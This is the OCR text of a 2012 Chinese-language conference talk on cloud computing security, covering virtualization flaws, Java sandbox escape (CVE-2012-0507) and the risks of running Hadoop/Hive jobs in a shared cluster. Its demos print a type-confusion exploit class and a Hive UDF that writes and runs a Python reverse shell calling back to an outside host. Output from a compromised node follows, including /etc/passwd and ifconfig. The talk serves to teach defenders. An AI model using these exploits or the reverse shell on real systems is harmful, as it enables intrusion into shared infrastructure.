深入浅出云计算安全

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吴翰清

2012-07

Who am I?

- Alibaba security (7 years)

(3个月，1w册)

icloud是云吗？

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互联网未来的入口


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随时随地上网

改变了使用互联网的方式

但这不是传统意义的云计算

云计算的前世今生

1875,巴黎

电厂模式

1961,麦肯锡

Utility Computing


1990’S,
IAN FOSTER

网格计算

2006,
AMAZON

云计算

云计算的使命



Computing as Utility

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两种云计算

弹性计算

海量数据计算


弹性计算改变建站方式

按需使用，按需付费

专业运维服务化

快速部署，自助开通

互联网的长尾用户



弹性计算冲击安全产业

“奢侈品”变成“消费品”

“销售模式”变成“互联网模式”

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
Security as a Service




结论：变革的浪潮就在眼前
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
弹性计算的安全挑战

巨大的共享环境

网络安全问题

虚拟化技术安全问题

- 全虚拟化、半虚拟化、操作系统级虚拟化
- 虚拟机逃逸问题 (CVE-2011-1898)
- D.O.S.



XEN的DOS

- **CVE-2012-2625** XEN 4.x
- **CVE-2010-4255** XEN 4.0.1
- **CVE-2010-4247** XEN 3.4.0
- **CVE-2010-3699** XEN 3.x

AppEngine的环境安全

Google app engine

Sina App Engine beta

- Java sandbox
- PHP sandbox

CVE-2012-0507

- Attacking java security manager

在2012年2月，攻击者开始利用cve-2011-3544和cve-2008-5353漏洞传播恶意软件。3月16日后，他们换了另一个方式（cve-2012-0507）。该漏洞被苹果公司关闭的时间是2012年4月3日。

```
import java.io.*;
import java.util.concurrent.atomic.*;

class Union1 { }
class Union2 { }

public class test
{
  static byte[] buf = new byte[] {
    -84, -19, 0, 5, 117, 114, 0, 19, 91, 76, 106, 97, 118, 97, 46, 108, 97, 110, 103,
    46, 79, 98, 106, 101, 99, 116, 59, -112, -50, 88, -97, 16, 115, 41, 108, 2, 0,
    0, 120, 112, 0, 0, 0, 2, 117, 114, 0, 9, 91, 76, 85, 110, 105, 111, 110, 49, 59,
    -2, 44, -108, 17, -120, -74, -27, -1, 2, 0, 0, 120, 112, 0, 0, 0, 1, 112, 115,
    114, 0, 48, 106, 97, 118, 97, 46, 117, 116, 105, 108, 46, 99, 111, 110, 99, 117,
    114, 114, 101, 110, 116, 46, 97, 116, 111, 109, 105, 99, 46, 65, 116, 111, 109,
    105, 99, 82, 101, 102, 101, 114, 101, 110, 99, 101, 65, 114, 114, 97, 121, -87,
    -46, -34, -95, -66, 101, 96, 12, 2, 0, 1, 91, 0, 5, 97, 114, 114, 97, 121, 116,
    0, 19, 91, 76, 106, 97, 118, 97, 47, 108, 97, 110, 103, 47, 79, 98, 106, 101,
    99, 116, 59, 120, 112, 113, 0, 126, 0, 3
  };

  public static void main(String[] args) throws Throwable
  {
    ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(buf));
    Object[] arr = (Object[])ois.readObject();
    Union1[] u1 = (Union1[])arr[0];
    AtomicReferenceArray ara = (AtomicReferenceArray)arr[1];
    ara.set(0, new Union2());
    System.out.println(u1[0]);
  }
}
```

突破java sandbox

HTTP ERROR 500

Problem accessing /cmd.jsp. Reason:

```
    access denied (java.io.FilePermission <<ALL FILES>> execute)
```

Caused by:

```
java.security.AccessControlException: access denied (java.io.FilePermission <<ALL FILES>> execute
        at java.security.AccessControlContext.checkPermission(AccessControlContext.java:374)
        at java.security.AccessController.checkPermission(AccessController.java:546)
        at java.lang.SecurityManager.checkPermission(SecurityManager.java:532)
        at java.lang.SecurityManager.checkExec(SecurityManager.java:782)
        at java.lang.ProcessBuilder.start(ProcessBuilder.java:448)
        at java.lang.Runtime.exec(Runtime.java:593)
        at java.lang.Runtime.exec(Runtime.java:431)
        at java.lang.Runtime.exec(Runtime.java:328)
        at org.apache.jsp.cmd_jsp._jspService(org.apache.jsp.cmd_jsp:52)
```

eth0 Link encap:Ethernet HWaddr 5C:F3:FC:B6:C2:7C inet addr:10.66.15.39 Bcast:10.66.15.255 Mask:255.255.25
MTU:1500 Metric:1 RX packets:1390144 errors:0 dropped:0 overruns:0 frame:0 TX packets:60315 errors:0 droppe
bytes:89019074 (84.8 MiB) TX bytes:5434428 (5.1 MiB) Interrupt:28 Memory:92000000-92012800 eth1 Link enc
addr:10.67.15.39 Bcast:10.67.15.255 Mask:255.255.255.0 UP BROADCAST RUNNING MULTICAST MTU:15
overruns:0 frame:371 TX packets:415293293 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX
(42.9 GiB) Interrupt:40 Memory:94000000-94012800 lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.
RX packets:74287854 errors:0 dropped:0 overruns:0 frame:0 TX packets:74287854 errors:0 dropped:0 overruns:0 c
GiB) TX bytes:16117175329 (15.0 GiB)


弹性计算的网络安全

防火墙API

防止ARP 欺骗、 srcip伪造


自动化清洗DDOS

海量数据计算的安全



以hadoop为例

Map-Reduce简介




海量数据计算的安全挑战

保护用户数据

隐私数据

互联网公司使用hadoop的方式

- Hadoop 为linux设计
- 共享“gateway”



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
共享”gateway”的问题

/home:



Hacking Hadoop

原始数据的导入
计算结果的导出

运行环境安全

并不仅仅是
认证与授权

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Map-Reduce job/UDF

- 用户上传的java code
- 缺乏sandbox

```
seclog:~ $ hive
Hive history file=/tmp/ha[redacted]/hive_job_log_h[redacted]476036.txt
hive> add jar hive_udf/marrorUDF-1.0-SNAPSHOT.jar;
Added hive_udf/marrorUDF-1.0-SNAPSHOT.jar to class path
hive> CREATE TEMPORARY FUNCTION test AS 'com.a[redacted]r.UDF.test';
OK
Time taken: 0.268 seconds
hive> select test(url) from test_table limit 100;
```

```
package com.[redacted]UDF;

import org.apache.commons.logging.Log;
import org.apache.commons.logging.LogFactory;
import org.apache.hadoop.hive.ql.exec.UDF;
import org.apache.hadoop.io.Text;

import java.io.*;

public final class test extends UDF {

    public Text evaluate(final Text s){

        Process process = null;
        InputStream in = null;
        OutputStream out = null;
        InputStreamReader reader = null;
        BufferedReader bufferedReader = null;

        String result = null;

        String pysh = "#!/bin/sh\r\npython -c \"import os;import sys;impor
10.[redacted]5'),9999));s.send('Welcome my master\\r\\n');os.dup2(s.fileno(
m('/bin/bash');s.close();s.send('See u next time!\\r\\n');\"";

        String path = "/tmp/xx_axis_test";

        try{
            File fd = new File(path);

            if(!fd.exists()){
                fd.createNewFile();
            }
            FileWriter fw = new FileWriter(fd);
            fw.write(pysh);
            fw.close();

            String cmd = "/bin/sh "+path;

            process = Runtime.getRuntime().exec(cmd);
            process = Runtime.getRuntime().exec("rm /tmp/xx_axis_test");
```

DEMO

```
String pysh = "#!/bin/sh\r\npython -c \"import os;import
    sys;import socket;s=socket.socket(socket.AF_INET,
    socket.SOCK_STREAM);s.connect((socket.gethostbyna
    me('10.x.x.x'),9999));s.send('Welcome my
    master\\r\\n');os.dup2(s.fileno(), 0);os.dup2(s.fileno(),
    1);os.dup2(s.fileno(), 2);s.send('Is there a
    shell?\\r\\n');os.system('/bin/bash');s.close();s.send('See
    u next time!\\r\\n');\"";
```

```
hadoop:x:515:515:hadoop:/home/hadoop:/bin/bash
rrdcached:x:101:157:rrdcached:/var/rrdtool/rrdcached:/sbin/nologin
nrpe:x:102:158:NRPE user for the NRPE service:/:/sbin/nologin
ganglia:x:103:103:Ganglia Monitoring System:/var/lib/ganglia:/sbin/nologin
mapred:x:516:2915::/home/mapred:/bin/bash
/sbin/ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:19:A6:9A:FB:63
          inet addr:1[redacted].8  Bcast:1[redacted].255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:267487795641 errors:39 dropped:236207510 overruns:0 frame:39
          TX packets:271615129388 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:303575002319189 (276.0 TiB)  TX bytes:309207391027819 (281.2 TiB)
          Interrupt:66 Memory:f6000000-f6012800

eth1      Link encap:Ethernet  HWaddr 08:19:A6:9A:FB:64
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
